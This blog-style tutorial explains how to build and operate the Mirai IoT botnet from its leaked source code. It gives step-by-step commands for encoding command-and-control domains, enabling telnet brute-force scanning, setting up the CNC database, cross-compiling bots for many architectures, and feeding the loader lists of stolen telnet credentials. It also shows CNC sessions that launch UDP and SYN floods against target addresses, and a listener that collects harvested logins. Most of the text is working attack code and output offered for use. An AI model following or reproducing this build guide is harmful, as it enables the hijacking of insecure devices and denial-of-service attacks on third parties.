


Build Mirai Botnet and Try It




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
Mirai is a self-spreading botnet virus. The Mirai botnet code contaminates inadequately secured web gadgets by utilizing telnet to discover those that are as yet utilizing their default username and password. The success of Mirai is because of its capacity to contaminate a huge number of these insecure gadgets and coordinate them to mount a DDOS attack against a picked unfortunate victim.





Mirai took advantage of these vulnerable IoT devices in a simple but brilliant way. Rather than trying to use complicated techniques to monitor IoT devices, it examined each bot for open Telnet slots, then tried to log in using 61 random username/password combinations that are frequently used as the standard for these devices. In this way, it was able to generate a military of impacted closed-circuit TV digital cameras and routers, prepared to do its bidding.

As a famous and well constructed IoT botnet, It is analysed by many security researchers like the [paper](#)  from Usenix, and the structure of Mirai :







The source code of `Mirai` has been released on [Github](#)  by [Anna-senpai](#) , which provides us a good tutorial for building our own botnet.

Here we follow the lead to compile and run it.

Compile Mirai Source

The “official” installation guide has been given in a [ForumPost](#)  of the [hackforum](#) (See original archived post ).

Install Requirements

Since it is written in `C` and `Go`, and the `CNC` server requires `Mysql` for storage, so we have to prepare:

▼ SH

```
1 $ sudo apt-get install git gcc golang electric-fence mysql-server
```


Then remember to get the source code:

✓ SH



```
1 $ git clone https://github.com/jgamblin/Mirai-Source-Code
2 $ cd Mirai-Source-Code
3 $ ls
4 ForumPost.md ForumPost.txt LICENSE.md README.md dlr/ loader/
```

The brief structure image:



Configure Bot

There are some utils in Mirai-Source-Code/mirai/tools/ , and here we use enc.c :

✓ BASH



```
1 $ cd mirai/tools && gcc enc.c -o enc.out # compile it
2 $ ./enc.out string cnc.server.com # encrypt cnc server
3 XOR'ing 15 bytes of data...
4 \x41\x4C\x41\x0C\x51\x47\x50\x54\x47\x50\x0C\x41\x4D\x4F\x22
5 $ ./enc.out string report.server.com # encrypt report server
```



```

6  XOR''ing 18 bytes of data...
7  \x50\x47\x52\x4D\x50\x56\x0C\x51\x47\x50\x54\x47\x50\x0C\x41\x4D\

```

Then change some strings in `Mirai-Source-Code/mirai/bot/table.c`, line 18 and line 21:

▼ CPP



```

1  16 void table_init(void)
2  17 {
3  18      add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x51\x47\x50\
4  19      add_entry(TABLE_CNC_PORT, "\x22\x35", 2);    // 23
5  20
6  21      add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\
7  22      add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);    // 4
8  23

```

Here you can also see the ports are editable.

Because we usually compile it in `debug` mode, so we better comment out line 158 and line 162 to let `debug` mode really scan.

▼ CPP



```

1  158 //ifndef DEBUG
2  159 #ifdef MIRAI_TELNET
3  160      scanner_init();
4  161 #endif
5  162 //endif

```

Configure CNC

The CNC server needs a database. The script `Mirai-Source-Code/scripts/db.sql` should be edited first, add `use mirai;` in line 2:

▼ SQL



```

1  CREATE DATABASE mirai;
2  use mirai;
3  CREATE TABLE `history` (
4  ...

```



Then start `Mysql` service and update `Mysql` database with this script (I set `root:root` for my db):



```
1 $ service mysql start
2 $ cat Mirai-Source-Code/scripts/db.sql | mysql -uroot -proot
```

Add a user to `Mysql` :



```
1 $ mysql -uroot -proot mirai
2 mysql> INSERT INTO users VALUES (NULL, 'mirai-user', 'mirai-pass')
```

Attention: here if you install `mysql` for the first time, you may encounter... I will put forward my solutions later.

Then go to `Mirai-Source-Code/mirai/cnc/main.go` and edit line 10 to line 14:



```
1 const DatabaseAddr string = "127.0.0.1"
2 const DatabaseUser string = "root"
3 const DatabasePass string = "root"
4 const DatabaseTable string = "mirai"
```

Cross Compile

Create a folder at `Mirai` root path, and download cross-compilers:



```
1 $ mkdir cross-compile-bin && cd cross-compile-bin
2 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
3 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
4 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
5 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
6 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
7 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
8 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
```



```
9 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-  
10 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-  
11 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-  
12 $ wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-
```

Then run script and add some environment variables to `~/.bashrc` :

✓ SH



```
1 $ sudo Mirai-Source-Code/script/cross-compile.sh  
2 Install mysql-server and mysql-client (y/n)? ...  
3 $ vi ~/.bashrc  
4 ...  
5 export PATH=$PATH:/etc/xcompile/armv4l/bin  
6 export PATH=$PATH:/etc/xcompile/armv5l/bin  
7 export PATH=$PATH:/etc/xcompile/armv6l/bin  
8 export PATH=$PATH:/etc/xcompile/i586/bin  
9 export PATH=$PATH:/etc/xcompile/m68k/bin  
10 export PATH=$PATH:/etc/xcompile/mips/bin  
11 export PATH=$PATH:/etc/xcompile/mipsel/bin  
12 export PATH=$PATH:/etc/xcompile/powerpc/bin  
13 export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin  
14 export PATH=$PATH:/etc/xcompile/sh4/bin  
15 export PATH=$PATH:/etc/xcompile/sparc/bin  
16  
17 export GOPATH=$HOME/go
```

Refresh:

✓ SH



```
1 $ mkdir ~/go  
2 $ source ~/.bashrc
```

Get Golang requirements:

✓ SH



```
1 $ go get github.com/go-sql-driver/mysql  
2 $ go get github.com/mattn/go-shellwords
```

Compile Bot and CNC and loader



✓ SH



```
1 # compile `bot` and `cnc`
2 $ Mirai-Source-Code/mirai/build.sh debug telnet # Usage: ./build.sh
3 # compile loader
4 $ Mirai-Source-Code/loader/build.sh
```

Now the BOT (mirai.\$ARCH) and CNC binaries, and some other tools are all under mirai/debug/ (or mirai/release/) folder.

The loader binary is under loader/ .

Attack with Mirai

CNC Server

First start CNC server. Attention that in Mirai-Source-Code/mirai/cnc/admin.go line 20:

✓ GO



```
1 ...
2     headerb, err := ioutil.ReadFile("prompt.txt")
3     if err != nil {
4         return
5     }
6 ...
```

The prompt.txt gets a relative path, so we have to run cnc with prompt.txt existing in our current directory. Or just comment out it. Then you can run it:


✓ SH



```
1 $ cd Mirai-Source-Code/mirai/ # make sure `prompt.txt` in the
2 $ ./debug/cnc
3 Mysql DB opened
4
```

Then you can connect it with telnet :



✓ 

```
1 $ telnet cnc.server.com 23
2
3 я люблю куриные наггетсы
4 пользователь: mirai-user
5 пароль: *****
6
7 проверив счета... |
8 [+] DDOS | Successfully hijacked connection
9 [+] DDOS | Masking connection from utmp+wtm...
10 [+] DDOS | Hiding from netstat...
11 [+] DDOS | Removing all traces of LD_PRELOAD...
12 [+] DDOS | Wiping env libc.pois...
13 [+] DDOS | Wiping env libc.pois...
14 [+] DDOS | Wiping env libc.pois...
15 [+] DDOS | Wiping env libc.pois...
16 [+] DDOS | Setting up virtual terminal...
17 [!] Sharing access IS prohibited!
18 [!] Do NOT share your credentials!
19 Ready
20 mirai-user@botnet#
21 mirai-user@botnet# ?
22 Available attack list
23 udp: UDP flood
24 dns: DNS resolver flood using the targets domain, input IP is ig
25 ack: ACK flood
26 greip: GRE IP flood
27 udpplain: UDP flood with less options. optimized for higher PPS
28 http: HTTP flood
29 vse: Valve source engine specific flood
30 syn: SYN flood
31 stomp: TCP stomp flood
32 greeth: GRE Ethernet flood
33
```

You can `adduser` to add and arrange bot for it, use `botcount` to see bot number.

Here `?` can be understood as a placeholder to explain the meaning of the current position parameter:

✓ 





```

1  mirai-user@botnet# udp ?
2  Comma delimited list of target prefixes
3  Ex: 192.168.0.1
4  Ex: 10.0.0.0/8
5  Ex: 8.8.8.8,127.0.0.0/29
6
7  mirai-user@botnet# udp 8.8.8.8 ?
8  Duration of the attack, in seconds
9
10 mirai-user@botnet# udp 8.8.8.8 10 ?
11 List of flags key=val seperated by spaces. Valid flags for this
12
13 tos: TOS field value in IP header, default is 0
14 ident: ID field value in IP header, default is random
15 ttl: TTL field in IP header, default is 255
16 len: Size of packet data, default is 512 bytes
17 rand: Randomize packet data content, default is 1 (yes)
18 df: Set the Dont-Fragment bit in IP header, default is 0 (no)
19 sport: Source port, default is random
20 dport: Destination port, default is random
21 source: Source IP address, 255.255.255.255 for random
22
23 Value of 65535 for a flag denotes random (for ports, etc)
24 Ex: seq=0
25 Ex: sport=0 dport=65535

```

Loader

The very first step for attacking, is to run loader . The loader reads telnet entries from STDIN in following format:

▼ 

```

1  ip:port user:pass

```

You can prepare a formatted file and run like this:

▼ SH 

```

1  $ cat file.txt | Mirai-Source-Code/loader/loader
2  0s      Processed: 0      Conns: 0      Logins: 0      Ran: 0      Ech
3  Hit end of input.

```



Mirai Bot

As for victims, they execute `mirai` binary to connect back to CNC server and continue to scan (brute forcing) hosts with weak `telnet` password:

▼

```
1 $ ./mirai.dbg
2 DEBUG MODE YO
3 [main] We are the only process on this system!
4 listening tun0
5 [main] Attempting[ to kicollennr] eTrcyint g tto ko illCN pCort
6 23
7 [killer] Finding and killing processes holding port 23
8 Failed to find inode for port 23
9 [killer] Failed to kill port 23
10 [killer] Bound to tcp/23 (telnet)
11 [resolve] Got response from select
12 [resolve] Found IP address: f3251c73
13 Resolved cnc.server.com to 1 IPv4 addresses
14 [main] Resolved domain
15 [main] Connected to CNC. Local address = -335435584
16 [killer] Detected we are running out of `/path/to/Mirai-Source-C
17 [killer] Memory scanning processes
18 [table] Tried to access table.11 but it is locked
19 Got SIGSEGV at address: 0x0
```

📄

Sometimes encounter `[main] Failed to resolve CNC address`, it might because in `Mirai-Source-Code/mirai/bot/table.c` the resolving domain is hardcoded in line 84, you can change it:

▼

```
1 addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
```

📄

When it receives commands from CNC it will follow the lead:

▼

```
1 [main] Connected to CNC. Local address = -335435584
2 [main] Received 14 bytes from CNC
3 [attack] Starting attack...
4 [main] Received 18 bytes from CNC
```

📄



```
5 [attack] Starting attack...
6 [main] Received 18 bytes from CNC
7 [attack] Starting attack...
8 [main] Received 19 bytes from CNC
9 [attack] Starting attack...
```

Attacking history is stored in Mysql :

SQL

```
1 mysql> select * from history;
2 +----+-----+-----+-----+-----+-----+-----+
3 | id | user_id | time_sent | duration | command | max
4 +----+-----+-----+-----+-----+-----+-----+
5 | 1 | 1 | 1478583439 | 1 | syn 10.0.0.1/24 1 |
6 | 2 | 1 | 1478583522 | 1 | syn 8.8.8.8/26 1 |
7 | 3 | 1 | 1478583560 | 10 | syn 8.8.8.8/26 10 |
8 | 4 | 1 | 1478584054 | 1 | udp 8.8.8.8/28 1 |
9 +----+-----+-----+-----+-----+-----+-----+
10 4 rows in set (0.00 sec)
```

In source code it scan totally randomly, we can control the range by editing Mirai-Source-Code/mirai/bot/scanner.c starting from line 674.

scanListen

It is a user:pass receiver, run it by:

```
1 $ sudo Mirai-Source-Code/mirai/debug/scanListen
2
3 xxx.xxx.xxx.xxx:xx username:password
```

linux # arm # mips # botnet

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